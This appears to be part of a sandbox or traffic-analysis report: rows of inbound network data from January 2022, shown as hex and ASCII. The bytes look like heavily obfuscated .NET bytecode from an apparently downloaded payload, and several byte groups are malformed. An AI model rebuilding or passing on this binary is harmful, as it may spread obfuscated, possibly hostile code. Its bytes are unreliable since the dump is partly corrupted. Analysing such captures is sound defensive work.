2022-01-09 17:48:12 UTC	15	IN	Data Raw: 87 e6 ff ff 26 20 80 01 00 00 38 7c e6 ff ff 20 93 00 00 00 20 31 00 00 00 59 fe 0e 5f 00 20 1c 00 00 00 28 1f 01 00 06 3a 5e e6 ff ff 26 20 2a 02 00 00 38 53 e6 ff ff 11 20 28 ab 00 00 06 13 03 20 ea 00 00 00 28 1f 01 00 06 39 3b e6 ff ff 26 20 5e 00 00 00 38 30 e6 ff ff 11 3c 28 fa 00 00 06 20 c4 00 00 00 28 1e 01 00 06 3a 1a e6 ff ff 26 20 49 00 00 00 38 0f e6 ff ff fe 0c 76 00 20 0e 00 00 00 fe 0c 5f 00 9c 20 43 02 00 00 38 f7 e5 ff ff 11 43 1d 1f 74 9c 20 a7 00 00 00 38 e7 e5 ff ff 20 ab 00 00 00 20 39 00 00 00 59 fe 0e 5f 00 20 74 01 00 00 38 ce e5 ff ff 11 23 17 58 13 23 20 74 00 00 00 38 be e5 ff ff 11 73 1e 62 13 73 20 f9 00 00 00 38 ae e5 ff ff fe 0c 16 00 20 1f 00 00 00 20 6d 00 00 00 20 47 00 00 00 58 9c 20 c5 00 00 00 38 8f e5 ff ff 11 56 11 Data Ascii: & 8| 1Y_ (:^& *8S ((9;& ^80<((:& I8v _ C8Ct 8 9Y_ t8#X# t8sbs 8 m GX 8V
2022-01-09 17:48:12 UTC	16	IN	Data Raw: 20 3e 00 00 00 59 9c 20 87 00 00 00 38 21 e1 ff ff 11 0b 8e 69 3a 52 31 00 00 20 23 02 00 00 38 0e e1 ff ff 11 1c 11 66 11 1c 11 66 91 11 54 11 66 91 61 d2 9c 20 33 02 00 00 38 f3 e0 ff ff fe 0c 16 00 20 13 00 00 00 fe 0c 3b 00 9c 20 03 02 00 00 38 db e0 ff ff 11 4c 3a cb 2b 00 00 20 e8 00 00 00 fe 0e 5a 00 38 c2 e0 ff ff fe 0c 16 00 20 10 00 00 00 20 e7 00 00 00 20 4d 00 00 00 59 9c 20 68 01 00 00 38 a7 e0 ff ff 11 38 1a 40 e3 fc ff ff 20 12 00 00 00 28 1f 01 00 06 3a 90 e0 ff ff 26 20 8d 00 00 00 38 85 e0 ff ff 11 65 28 e7 00 00 06 16 6a 28 e8 00 00 06 20 13 01 00 00 28 1f 01 00 06 39 68 e0 ff ff 26 20 1c 00 00 00 38 5d e0 ff ff fe 0c 16 00 20 01 00 00 00 fe 0c 3b 00 9c 20 ba 01 00 00 38 45 e0 ff ff 11 43 1f 0a 1f 6c 9c 20 78 01 00 00 38 34 e0 ff ff 20 Data Ascii: >Y 8!i:R1 #8ffTfa 38 ; 8L:+ Z8 MY h88@ (:& 8e(j((9h& 8] ; 8ECl x84
2022-01-09 17:48:12 UTC	18	IN	Data Raw: ff 11 43 1e 1f 6c 9c 20 87 01 00 00 38 c8 db ff ff 11 28 16 3e ef 33 00 00 20 05 00 00 00 38 b6 db ff ff 7f 4f 00 00 04 28 6f 00 00 0a 28 17 01 00 06 13 14 20 5e 00 00 00 fe 0e 5a 00 38 93 db ff ff 11 35 25 13 0b 3a 6c fa ff ff 20 0a 01 00 00 38 83 db ff ff 1c 8d 16 00 00 01 13 22 20 b8 01 00 00 38 71 db ff ff 11 11 1a 1e 12 3f 28 b0 00 00 06 26 20 fc 00 00 00 38 5b db ff ff 20 b3 00 00 00 20 3b 00 00 00 59 fe 0e 3b 00 20 5d 01 00 00 28 1e 01 00 06 3a 3d db ff ff 26 20 47 00 00 00 38 32 db ff ff 20 ba 00 00 00 20 3e 00 00 00 59 fe 0e 3b 00 20 0f 00 00 00 38 19 db ff ff 11 43 1c 1f 2e 9c 20 15 02 00 00 38 09 db ff ff 11 5b 17 58 13 5b 20 09 00 00 00 28 1f 01 00 06 3a f4 da ff ff 26 20 05 01 00 00 38 e9 da ff ff 11 54 1f 09 11 4c 1a 91 9c 20 1b 01 00 00 38 Data Ascii: Cl 8(>3 8O(o(^Z85%:I 8" 8q?(& 8[;Y;](:=& G82 >Y; 8C. 8[X[(:& 8TL 8
2022-01-09 17:48:12 UTC	19	IN	Data Raw: 00 20 0e 00 00 00 20 6e 00 00 00 20 05 00 00 00 58 9c 20 e7 00 00 00 fe 0e 5a 00 38 5c d6 ff ff 12 0a e0 73 72 00 00 0a 16 28 c6 00 00 06 26 20 39 02 00 00 38 47 d6 ff ff 11 0c 73 70 00 00 0a 11 59 28 1d 01 00 06 20 6d 01 00 00 38 2f d6 ff ff 20 48 00 00 00 20 2f 00 00 00 58 fe 0e 5f 00 20 14 00 00 00 28 1e 01 00 06 39 11 d6 ff ff 26 20 86 00 00 00 38 06 d6 ff ff fe 0c 16 00 20 01 00 00 00 fe 0c 3b 00 9c 20 3b 00 00 00 28 1e 01 00 06 39 e9 d5 ff ff 26 20 53 01 00 00 38 de d5 ff ff 7e 63 00 00 04 28 ef 00 00 06 16 9a 28 f0 00 00 06 13 30 20 94 00 00 00 38 c1 d5 ff ff fe 0c 16 00 20 01 00 00 00 fe 0c 3b 00 9c 20 42 02 00 00 fe 0e 5a 00 38 a1 d5 ff ff 12 0a e0 73 72 00 00 0a 16 28 c7 00 00 06 26 20 36 00 00 00 28 1f 01 00 06 3a 87 d5 ff ff 26 20 eb 01 00 00 Data Ascii: n X Z8\sr(& 98GspY(m8/ H /X_ (9& 8 ; ;(9& S8~c((0 8 ; BZ8sr(& 6(:&
2022-01-09 17:48:12 UTC	20	IN	Data Raw: 00 38 04 00 00 00 fe 0c 5e 00 45 02 00 00 00 58 01 00 00 05 00 00 00 38 53 01 00 00 00 38 43 00 00 00 20 02 00 00 00 fe 0e 2a 00 38 00 00 00 00 fe 0c 2a 00 45 06 00 00 00 05 00 00 00 72 00 00 00 55 00 00 00 8f 00 00 00 2a 00 00 00 14 00 00 00 38 00 00 00 00 38 85 00 00 00 20 05 00 00 00 38 cf ff ff ff 11 0d 28 e4 00 00 06 3a 35 00 00 00 20 03 00 00 00 38 b9 ff ff ff 12 30 28 6f 00 00 0a 7e 68 00 00 04 40 d9 ff ff ff 20 01 00 00 00 28 1e 01 00 06 3a 99 ff ff ff 26 20 01 00 00 00 38 8e ff ff ff 11 0d 28 d9 00 00 06 74 55 00 00 01 28 d0 00 00 06 13 30 20 04 00 00 00 38 71 ff ff ff 16 13 3e 20 00 00 00 00 28 1e 01 00 06 39 5f ff ff ff 26 20 00 00 00 00 38 54 ff ff ff dd 8a 00 00 00 11 0d 75 56 00 00 01 13 68 20 00 00 00 00 28 1f 01 00 06 3a 0f 00 00 00 26 20 Data Ascii: 8^EX8S8C *8*ErU*88 8(:5 80(o~h@ (:& 8(tU(0 8q> (9_& 8TuVh (:&
2022-01-09 17:48:12 UTC	22	IN	Data Raw: 00 00 58 fe 0e 5f 00 20 5c 00 00 00 38 bd cb ff ff fe 0c 16 00 20 1a 00 00 00 fe 0c 3b 00 9c 20 c8 00 00 00 38 a5 cb ff ff fe 0c 76 00 20 00 00 00 00 20 53 00 00 00 20 4e 00 00 00 58 9c 20 89 01 00 00 28 1f 01 00 06 39 81 cb ff ff 26 20 49 00 00 00 38 76 cb ff ff fe 0c 16 00 20 1b 00 00 00 20 6f 00 00 00 20 0e 00 00 00 58 9c 20 41 01 00 00 38 57 cb ff ff fe 0c 76 00 20 0b 00 00 00 fe 0c 5f 00 9c 20 f0 01 00 00 38 3f cb ff ff 00 11 25 73 70 00 00 0a d0 2e 00 00 02 28 03 01 00 06 28 08 01 00 06 74 2e 00 00 02 80 6d 00 00 04 20 00 00 00 00 28 1e 01 00 06 3a 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 62 00 45 01 00 00 00 05 00 00 00 38 00 00 00 00 dd 4e f9 ff ff 26 20 01 00 00 00 28 1f 01 00 06 3a 0f 00 00 00 26 20 01 00 00 00 38 04 00 00 00 fe 0c 4f Data Ascii: X_ \8 ; 8v S NX (9& I8v o X A8Wv _ 8?%sp.((t.m (:& 8bE8N& (:& 8O
2022-01-09 17:48:12 UTC	23	IN	Data Raw: db ff ff 20 0c 00 00 00 28 1f 01 00 06 3a 63 c6 ff ff 26 20 20 00 00 00 38 58 c6 ff ff fe 0c 16 00 20 04 00 00 00 20 7a 00 00 00 20 67 00 00 00 59 9c 20 c9 01 00 00 38 39 c6 ff ff 20 d5 00 00 00 20 47 00 00 00 59 fe 0e 3b 00 20 1d 01 00 00 38 20 c6 ff ff fe 0c 16 00 20 06 00 00 00 fe 0c 3b 00 9c 20 71 00 00 00 38 08 c6 ff ff 7f 4f 00 00 04 28 71 00 00 0a 28 fe 00 00 06 13 14 20 83 01 00 00 28 1f 01 00 06 3a e8 c5 ff ff 26 20 27 02 00 00 38 dd c5 ff ff 11 1d 11 58 18 58 11 45 18 91 9c 20 77 02 00 00 38 c8 c5 ff ff 11 1d 11 04 11 21 16 91 9c 20 66 02 00 00 38 b5 c5 ff ff 11 6c 11 2e 18 58 11 50 20 00 00 ff 00 5f 1f 10 64 d2 9c 20 7c 01 00 00 38 98 c5 ff ff fe 0c 16 00 20 12 00 00 00 fe 0c 3b 00 9c 20 37 01 00 00 fe 0e 5a 00 38 78 c5 ff ff 11 6c 11 2e 19 58 Data Ascii: (:c& 8X z gY 89 GY; 8 ; q8O(q((:& '8XXE w8! f8l.XP _d |8 ; 7Z8xl.X
2022-01-09 17:48:12 UTC	24	IN	Data Raw: 00 00 28 1e 01 00 06 3a af ff ff ff 26 20 02 00 00 00 38 a4 ff ff ff 38 1a 00 00 00 20 03 00 00 00 28 1e 01 00 06 39 90 ff ff ff 26 20 03 00 00 00 38 85 ff ff ff dc 20 8a 00 00 00 28 1f 01 00 06 39 d6 c0 ff ff 26 20 27 00 00 00 38 cb c0 ff ff 16 13 66 20 17 01 00 00 28 1f 01 00 06 3a b9 c0 ff ff 26 20 e5 01 00 00 38 ae c0 ff ff 18 13 58 20 8d 01 00 00 28 1f 01 00 06 3a 9c c0 ff ff 26 20 be 01 00 00 38 91 c0 ff ff fe 0c 16 00 20 11 00 00 00 20 cf 00 00 00 20 45 00 00 00 59 9c 20 5a 00 00 00 28 1f 01 00 06 3a 6d c0 ff ff 26 20 4f 01 00 00 38 62 c0 ff ff 11 65 28 f3 00 00 06 13 6b 20 2b 00 00 00 38 4f c0 ff ff 28 d4 00 00 06 1a 40 c1 cd ff ff 20 6b 02 00 00 38 3a c0 ff ff 2a d0 29 00 00 02 28 03 01 00 06 6f 24 00 00 0a 28 f1 00 00 06 28 f2 00 00 06 16 3e ba Data Ascii: (:& 88 (9& 8 (9& '8f (:& 8X (:& 8 EY Z(:m& O8be(k +8O(@ k8:*)(o$((>
2022-01-09 17:48:12 UTC	26	IN	Data Raw: ff 26 20 db 01 00 00 38 b7 bb ff ff 20 1a 00 00 00 20 14 00 00 00 58 fe 0e 3b 00 20 ca 01 00 00 38 9e bb ff ff 11 22 1a 1f 69 9c 20 a2 00 00 00 28 1f 01 00 06 3a 89 bb ff ff 26 20 aa 00 00 00 38 7e bb ff ff fe 0c 16 00 20 12 00 00 00 fe 0c 3b 00 9c 20 4f 00 00 00 28 1f 01 00 06 3a 61 bb ff ff 26 20 a0 00 00 00 38 56 bb ff ff fe 0c 76 00 20 0b 00 00 00 20 05 00 00 00 20 6e 00 00 00 58 9c 20 43 00 00 00 38 37 bb ff ff 16 80 5e 00 00 04 20 8f 01 00 00 38 27 bb ff ff 38 01 d7 ff ff 20 b4 00 00 00 38 18 bb ff ff 20 c3 00 00 00 20 41 00 00 00 59 fe 0e 3b 00 20 62 02 00 00 38 ff ba ff ff 20 20 00 00 00 20 62 00 00 00 58 fe 0e 5f 00 20 d9 01 00 00 28 1e 01 00 06 3a e1 ba ff ff 26 20 68 01 00 00 38 d6 ba ff ff fe 0c 16 00 20 1f 00 00 00 20 ce 00 00 00 20 44 00 00 Data Ascii: & 8 X; 8"i (:& 8~ ; O(:a& 8Vv nX C87^ 8'8 8 AY; b8 bX_ (:& h8 D

Timestamp	kBytes transferred	Direction	Data
2022-01-09 17:48:12 UTC	27	IN	Data Raw: 20 77 00 00 00 20 2b 00 00 00 58 9c 20 77 01 00 00 38 54 b6 ff ff fe 0c 16 00 20 1c 00 00 00 20 26 00 00 00 20 6e 00 00 00 58 9c 20 d5 01 00 00 38 35 b6 ff ff 20 c9 00 00 00 20 43 00 00 00 59 fe 0e 3b 00 20 09 01 00 00 fe 0e 5a 00 38 14 b6 ff ff fe 0c 16 00 20 03 00 00 00 20 97 00 00 00 20 32 00 00 00 59 9c 20 75 00 00 00 28 1e 01 00 06 3a f4 b5 ff ff 26 20 10 00 00 00 38 e9 b5 ff ff 20 bf 00 00 00 20 3f 00 00 00 59 fe 0e 3b 00 20 18 01 00 00 28 1e 01 00 06 3a cb b5 ff ff 26 20 29 00 00 00 38 c0 b5 ff ff fe 0c 76 00 20 08 00 00 00 fe 0c 5f 00 9c 20 af 00 00 00 28 1e 01 00 06 3a a3 b5 ff ff 26 20 42 00 00 00 38 98 b5 ff ff 1f 28 8d 16 00 00 01 25 d0 02 01 00 04 28 1b 01 00 06 13 2b 20 68 00 00 00 28 1e 01 00 06 3a 75 b5 ff ff 26 20 2f 00 00 00 38 6a b5 ff Data Ascii: w +X w8T & nX 85 CY; Z8 2Y u(:& 8 ?Y; (:&)8v _ (:& B8(%(+ h(:u& /8j
2022-01-09 17:48:12 UTC	28	IN	Data Raw: 00 00 00 38 09 b1 ff ff fe 0c 76 00 20 08 00 00 00 20 02 00 00 00 20 34 00 00 00 58 9c 20 eb 00 00 00 38 ea b0 ff ff fe 0c 16 00 20 16 00 00 00 20 59 00 00 00 20 5a 00 00 00 58 9c 20 05 02 00 00 38 cb b0 ff ff fe 0c 16 00 20 0a 00 00 00 fe 0c 3b 00 9c 20 c3 01 00 00 38 b3 b0 ff ff 11 43 17 1f 73 9c 20 08 01 00 00 28 1f 01 00 06 39 9e b0 ff ff 26 20 ab 00 00 00 38 93 b0 ff ff 11 43 1e 1f 2e 9c 20 12 02 00 00 38 83 b0 ff ff 20 6d 00 00 00 20 6d 00 00 00 58 fe 0e 3b 00 20 52 00 00 00 38 6a b0 ff ff 7e 61 00 00 04 28 18 01 00 06 20 c1 01 00 00 38 56 b0 ff ff fe 0c 76 00 20 01 00 00 00 20 93 00 00 00 20 61 00 00 00 58 9c 20 00 01 00 00 28 1e 01 00 06 39 32 b0 ff ff 26 20 19 01 00 00 38 27 b0 ff ff 38 ec c8 ff ff 20 5b 00 00 00 38 18 b0 ff ff 20 82 00 00 00 20 Data Ascii: 8v 4X 8 Y ZX 8 ; 8Cs (9& 8C. 8 m mX; R8j~a(8Vv aX (92& 8'8 [8
2022-01-09 17:48:12 UTC	30	IN	Data Raw: 00 00 00 28 1f 01 00 06 3a 2a ff ff ff 26 20 0b 00 00 00 38 1f ff ff ff 11 5c a5 13 00 00 01 80 4f 00 00 04 20 00 00 00 00 28 1f 01 00 06 3a 04 ff ff ff 26 20 00 00 00 00 38 f9 fe ff ff 11 61 16 6a 28 e8 00 00 06 20 06 00 00 00 28 1f 01 00 06 3a e1 fe ff ff 26 20 12 00 00 00 38 d6 fe ff ff 73 73 00 00 0a 13 61 20 06 00 00 00 38 c5 fe ff ff 11 61 7f 4f 00 00 04 28 6f 00 00 0a 28 17 01 00 06 16 1e 28 f7 00 00 06 20 0e 00 00 00 28 1e 01 00 06 3a 9e fe ff ff 26 20 09 00 00 00 38 93 fe ff ff 38 b8 ff ff ff 20 08 00 00 00 38 84 fe ff ff 11 61 28 fa 00 00 06 20 0e 00 00 00 28 1f 01 00 06 3a 6e fe ff ff 26 20 11 00 00 00 38 63 fe ff ff 11 61 28 d4 00 00 06 8d 16 00 00 01 16 28 d4 00 00 06 28 f7 00 00 06 20 05 00 00 00 fe 0e 64 00 38 3a fe ff ff 16 13 07 20 01 00 Data Ascii: (:*& 8\O (:& 8aj((:& 8ssa 8aO(o(((:& 88 8a((:n& 8ca(((d8:
2022-01-09 17:48:12 UTC	31	IN	Data Raw: 38 ef f2 ff ff 20 6f 00 00 00 38 50 a6 ff ff 12 0a e0 73 72 00 00 0a 16 7e 0a 00 00 0a 28 c8 00 00 06 20 7f 01 00 00 fe 0e 5a 00 38 2b a6 ff ff 11 0c 73 70 00 00 0a 28 d4 00 00 06 1f 40 12 4e 28 b0 00 00 06 26 20 c6 01 00 00 38 0f a6 ff ff 12 69 fe 15 30 00 00 02 20 16 01 00 00 38 fd a5 ff ff fe 0c 16 00 20 11 00 00 00 20 2f 00 00 00 20 42 00 00 00 58 9c 20 c4 01 00 00 28 1f 01 00 06 39 d9 a5 ff ff 26 20 f6 00 00 00 38 ce a5 ff ff 11 4b 8e 69 1a 5d 13 28 20 55 00 00 00 28 1e 01 00 06 3a b7 a5 ff ff 26 20 04 00 00 00 38 ac a5 ff ff 11 25 28 04 01 00 06 28 fe 00 00 06 13 45 20 73 02 00 00 38 94 a5 ff ff fe 0c 16 00 20 02 00 00 00 fe 0c 3b 00 9c 20 04 02 00 00 38 7c a5 ff ff 20 02 00 00 00 20 32 00 00 00 58 fe 0e 3b 00 20 bf 00 00 00 28 1f 01 00 06 3a 5e a5 Data Ascii: 8 o8Psr~(Z8+sp(@N(& 8i0 8 / BX (9& 8Ki](U(:& 8%((E s8 ; 8| 2X; (:^
2022-01-09 17:48:12 UTC	32	IN	Data Raw: f2 a1 ff ff fe 0c 76 00 20 0c 00 00 00 20 80 00 00 00 20 2a 00 00 00 59 9c 20 ea 01 00 00 38 d3 a1 ff ff fe 0c 16 00 20 12 00 00 00 20 d0 00 00 00 20 45 00 00 00 59 9c 20 5f 00 00 00 fe 0e 5a 00 38 ac a1 ff ff fe 0c 16 00 20 18 00 00 00 fe 0c 3b 00 9c 20 2c 02 00 00 28 1e 01 00 06 3a 93 a1 ff ff 26 20 29 01 00 00 38 88 a1 ff ff 20 20 00 00 00 8d 16 00 00 01 fe 0e 16 00 20 0a 00 00 00 28 1e 01 00 06 39 6b a1 ff ff 26 20 81 00 00 00 38 60 a1 ff ff fe 0c 76 00 20 05 00 00 00 fe 0c 5f 00 9c 20 38 01 00 00 fe 0e 5a 00 38 40 a1 ff ff fe 0c 16 00 20 1b 00 00 00 fe 0c 3b 00 9c 20 22 02 00 00 28 1e 01 00 06 3a 27 a1 ff ff 26 20 b2 01 00 00 38 1c a1 ff ff 11 65 28 f3 00 00 06 13 06 20 33 00 00 00 38 09 a1 ff ff 20 8d 00 00 00 20 2f 00 00 00 59 fe 0e 3b 00 20 42 00 Data Ascii: v *Y 8 EY _Z8 ; ,(:&)8 (9k& 8`v _ 8Z8@ ; "(:'& 8e(38 /Y; B
2022-01-09 17:48:12 UTC	33	IN	Data Raw: 38 98 9c ff ff 11 1d 11 58 19 58 11 45 19 91 9c 20 bd 01 00 00 28 1f 01 00 06 39 7e 9c ff ff 26 20 31 00 00 00 38 73 9c ff ff fe 0c 16 00 20 03 00 00 00 20 96 00 00 00 20 32 00 00 00 59 9c 20 60 01 00 00 38 54 9c ff ff 14 13 45 20 98 00 00 00 38 47 9c ff ff 1f 0c 8d 16 00 00 01 13 43 20 0b 00 00 00 28 1f 01 00 06 3a 2f 9c ff ff 26 20 31 01 00 00 38 24 9c ff ff 7e 61 00 00 04 28 0c 01 00 06 13 4d 20 49 01 00 00 38 0e 9c ff ff 20 55 00 00 00 20 77 00 00 00 58 fe 0e 3b 00 20 51 00 00 00 28 1e 01 00 06 3a f0 9b ff ff 26 20 11 00 00 00 38 e5 9b ff ff fe 0c 16 00 20 11 00 00 00 fe 0c 3b 00 9c 20 04 00 00 00 28 1e 01 00 06 39 c8 9b ff ff 26 20 99 00 00 00 38 bd 9b ff ff 11 56 11 56 20 fb 34 32 48 fe 0e 09 00 20 5b 25 86 6b fe 0e 71 00 fe 0e 51 00 20 ab 1a 07 04 Data Ascii: 8XXE (9~& 18s 2Y `8TE 8GC (:/& 18$~a(M I8 U wX; Q(:& 8 ; (9& 8VV 42H [%kqQ
2022-01-09 17:48:12 UTC	35	IN	Data Raw: 00 00 7e 66 00 00 04 3a 41 00 00 00 28 b3 00 00 06 72 b0 0d 00 70 28 62 00 00 0a 72 be 0d 00 70 28 62 00 00 0a 72 d0 0d 00 70 28 82 00 00 0a 28 ac 00 00 06 d0 34 00 00 02 28 23 00 00 0a 28 81 00 00 0a 74 34 00 00 02 80 66 00 00 04 7e 66 00 00 04 02 03 04 05 0e 04 6f 4a 01 00 06 2a 13 30 06 00 50 00 00 00 00 00 00 00 7e 5c 00 00 04 3a 37 0 0 00 00 28 b3 00 00 06 72 92 0d 00 70 28 62 00 00 0a 72 de 0d 00 70 28 80 00 00 0a 28 ac 00 00 06 d0 35 00 00 02 28 23 00 00 0a 28 81 00 00 0a 74 35 00 00 02 80 5c 00 00 04 7e 5c 00 00 04 02 03 04 05 6f 4f 01 00 06 2a 13 30 05 00 4f 00 00 00 00 00 00 00 7e 5b 00 00 04 3a 37 00 00 00 28 b3 00 00 06 72 ee 0d 00 70 28 62 00 00 0a 72 fa 0d 00 70 28 80 00 00 0a 28 ac 00 00 06 d0 36 00 00 02 28 23 00 00 0a 28 81 00 00 0a 74 36 Data Ascii: ~f:A(rp(brp(brp((4(#(t4f~foJ*0P~\:7(rp(brp((5(#(t5\~\oO*0O~[:7(rp(brp((6(#(t6
2022-01-09 17:48:12 UTC	36	IN	Data Raw: 2a 2e 00 fe 09 00 00 28 69 00 00 0a 2a 5e 00 fe 09 00 00 fe 09 01 00 fe 09 02 00 fe 09 03 00 28 6a 00 00 0a 2a 1e 00 28 a7 00 00 06 2a 1e 00 28 92 00 00 0a 2a 2a fe 09 00 00 6f 93 00 00 0a 2a 00 2a fe 09 00 00 6f 94 00 00 0a 2a 00 4e 00 fe 09 00 00 fe 09 01 00 fe 09 02 00 28 ad 00 00 06 2a 3e 00 fe 09 00 00 fe 09 01 00 28 95 00 00 0a 2a 1e 00 28 5d 01 00 06 2a 1e 00 28 65 00 00 0a 2a 3e 00 fe 09 00 00 fe 09 01 00 28 96 00 00 0a 2a 3e 00 fe 09 00 00 fe 09 01 00 28 97 00 00 0a 2a 2a fe 09 00 00 6f 98 00 00 0a 2a 00 2a fe 09 00 00 6f 99 00 00 0a 2a 00 2a fe 09 00 00 6f 9a 00 00 0a 2a 00 2a fe 09 00 00 6f 9b 00 00 0a 2a 00 2a fe 09 00 00 6f 9c 00 00 0a 2a 00 3e 00 fe 09 00 00 fe 09 01 00 28 8d 00 00 0a 2a 2a fe 09 00 00 6f 9d 00 00 0a 2a 00 2a fe 09 00 00 6f Data Ascii: *.(i*^(j*(*(**o**o*N(*>(*{}*(e*>(*>(**o**o**o**o**o*>(**o**o
2022-01-09 17:48:12 UTC	37	IN	Data Raw: 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 0a 00 2a 00 1e 02 28 09 00 00 0a 2a 1b 30 06 00 88 39 00 00 1a 00 00 11 20 76 00 00 00 fe 0e 19 00 38 00 00 00 00 fe 0c 19 00 45 90 01 00 00 ee 2b 00 00 83 28 00 00 45 27 00 00 34 02 00 00 e1 02 00 00 dc 08 00 00 55 28 00 00 f2 2c 00 00 82 00 00 00 03 22 00 00 3a 0f 00 00 5f 0e 00 00 63 0b 00 00 89 22 00 00 b4 28 00 00 88 30 00 00 32 05 00 00 43 1c 00 00 9f 0d 00 00 95 24 00 00 af 18 00 00 67 2a 00 00 73 1d 00 00 cb 10 00 00 61 22 00 00 24 1d 00 00 2e 08 00 00 28 10 00 00 e0 0c 00 00 10 01 0 0 00 39 0c 00 00 22 19 00 00 61 2e 00 00 14 1f 00 00 4a 05 00 00 87 21 00 00 16 0c 00 00 e3 1a 00 00 80 2a 00 00 8f 07 00 00 de 22 00 00 e5 27 00 00 97 25 00 00 a7 15 00 00 c6 2b 00 00 Data Ascii: *(*(*(**(*09 v8E+(E'4U(,'':_c''(02C$g*sa"$.(9"a.J!*'"%+
2022-01-09 17:48:12 UTC	39	IN	Data Raw: 00 00 c7 11 00 00 26 18 00 00 db 01 00 00 4e 30 00 00 af 0f 00 00 1b 24 00 00 c3 1b 00 00 4e 16 00 00 f3 1a 00 00 dc 05 00 00 21 1e 00 00 08 06 00 00 c6 01 00 00 f5 1c 00 00 e5 07 00 00 1c 0a 00 00 3d 28 00 00 f6 0b 00 00 4d 09 00 00 1b 02 00 00 58 1b 00 00 aa 13 00 00 8c 1d 00 00 c9 21 00 00 d4 30 00 00 9a 2d 00 00 2b 30 00 00 da 03 00 00 16 29 00 00 b1 0c 00 00 88 2e 00 00 dd 19 00 00 4a 0d 00 00 d8 2d 00 00 82 13 00 00 6f 06 00 00 11 1c 00 00 11 2d 00 00 13 0b 00 00 85 0e 00 00 0d 07 00 00 36 26 00 00 f0 2a 00 00 5a 2b 00 00 f0 26 00 00 fd 22 00 00 e8 00 00 00 7d 08 00 00 56 10 00 00 c9 24 00 00 45 15 00 00 7f 16 00 00 03 31 00 00 af 10 00 00 01 2a 00 00 d8 2e 00 00 43 2d 00 00 b1 21 00 00 ef 11 00 00 02 1e 00 00 bf 00 00 00 22 25 00 00 09 0d 00 00 ba Data Ascii: &N0$N!=(MX!0-+0).J-o-6&*Z+&"}V$E1*.C-!"%

Timestamp	kBytes transferred	Direction	Data
2022-01-09 17:48:12 UTC	40	IN	Data Raw: 90 00 00 00 20 30 00 00 00 59 fe 0e 1e 00 20 0d 00 00 00 28 73 01 00 06 3a 77 f5 ff ff 26 20 20 00 00 00 38 6c f5 ff ff 20 a0 00 00 00 20 4f 00 00 00 58 fe 0e 1e 00 20 4a 00 00 00 38 53 f5 ff ff fe 0c 0c 00 20 1d 00 00 00 20 cf 00 00 00 20 45 00 00 00 59 9c 20 f0 00 00 00 38 34 f5 ff ff fe 0c 0c 00 20 1b 00 00 00 20 62 00 00 00 20 43 00 00 00 58 9c 20 5d 01 00 00 28 72 01 00 06 3a 10 f5 ff ff 26 20 27 00 00 00 38 05 f5 ff ff 20 22 00 00 00 20 47 00 00 00 58 fe 0e 1e 00 20 04 01 00 00 fe 0e 19 00 38 e4 f4 ff ff fe 0c 0c 00 20 0b 00 00 00 fe 0c 1e 00 9c 20 e4 00 00 00 38 d0 f4 ff ff fe 0c 0c 00 20 0c 00 0 0 00 20 f7 00 00 00 20 52 00 00 00 59 9c 20 de 00 00 00 38 b1 f4 ff ff fe 0c 0c 00 20 11 00 00 00 fe 0c 1e 00 9c 20 87 00 00 00 28 73 01 00 06 3a 94 f4 ff Data Ascii: 0Y (s:w& 8l OX J8S EY 84 b CX](r:& '8 " GX 8 8 RY 8 (s:
2022-01-09 17:48:12 UTC	41	IN	Data Raw: 74 00 00 00 20 7a 00 00 00 58 9c 20 52 00 00 00 28 73 01 00 06 3a 21 f0 ff ff 26 20 5c 00 00 00 38 16 f0 ff ff fe 0c 04 00 20 07 00 00 00 20 2c 00 00 00 20 13 00 00 00 58 9c 20 34 01 00 00 38 f7 ef ff ff fe 0c 04 00 20 00 00 00 00 20 ad 00 00 00 20 39 00 00 00 59 9c 20 16 00 00 00 38 d8 ef ff ff fe 0c 0c 00 20 12 00 00 00 fe 0c 1e 00 9c 20 6f 01 00 00 28 73 01 00 06 39 bb ef ff ff 26 20 0c 00 00 00 38 b0 ef ff ff 20 01 00 00 00 13 10 20 f5 00 00 00 38 9f ef ff ff fe 0c 0c 00 20 05 00 00 00 20 83 00 00 00 20 31 00 00 00 59 9c 20 99 00 00 00 38 80 ef ff ff fe 0c 0c 00 20 1e 00 00 00 20 3c 00 00 00 20 00 0 0 00 00 58 9c 20 d7 00 00 00 38 61 ef ff ff fe 0c 04 00 20 00 00 00 00 20 a1 00 00 00 20 59 00 00 00 58 9c 20 24 01 00 00 38 42 ef ff ff fe 0c 0c 00 20 13 Data Ascii: t zX R(s:!& \8 , X 48 9Y 8 o(s9& 8 8 1Y 8 < X 8a YX $8B
2022-01-09 17:48:12 UTC	43	IN	Data Raw: 11 16 11 03 8e 69 3f db 10 00 00 20 39 01 00 00 fe 0e 19 00 38 c5 ea ff ff 20 1d 00 00 00 20 2d 00 00 00 58 fe 0e 1e 00 20 52 00 00 00 28 72 01 00 06 3a ab ea ff ff 26 20 1a 00 00 00 38 a0 ea ff ff 38 17 10 00 00 20 2c 01 00 00 28 72 01 00 06 3a 8c ea ff ff 26 20 10 01 00 00 38 81 ea ff ff 20 8c 00 00 00 20 2e 00 00 00 59 fe 0e 11 00 20 3e 00 00 00 fe 0e 19 00 38 60 ea ff ff fe 0c 04 00 20 08 00 00 00 fe 0c 11 00 9c 20 84 01 00 00 38 4c ea ff ff fe 0c 0c 00 20 13 00 00 00 fe 0c 1e 00 9c 20 f8 00 00 00 28 72 01 00 06 39 2f ea ff ff 26 20 67 01 00 00 38 24 ea ff ff fe 0c 04 00 20 0d 00 00 00 fe 0c 11 00 9c 20 63 00 00 00 38 0c ea ff ff fe 0c 04 00 20 00 00 00 00 fe 0c 11 00 9c 20 28 00 00 00 28 73 01 00 06 3a ef e9 ff ff 2 6 20 e3 00 00 00 38 e4 e9 ff ff 20 Data Ascii: i? 98 -X R(r:& 88 ,(r:& 8 .Y >8` 8L (r9/& g8$ c8 ((s:& 8
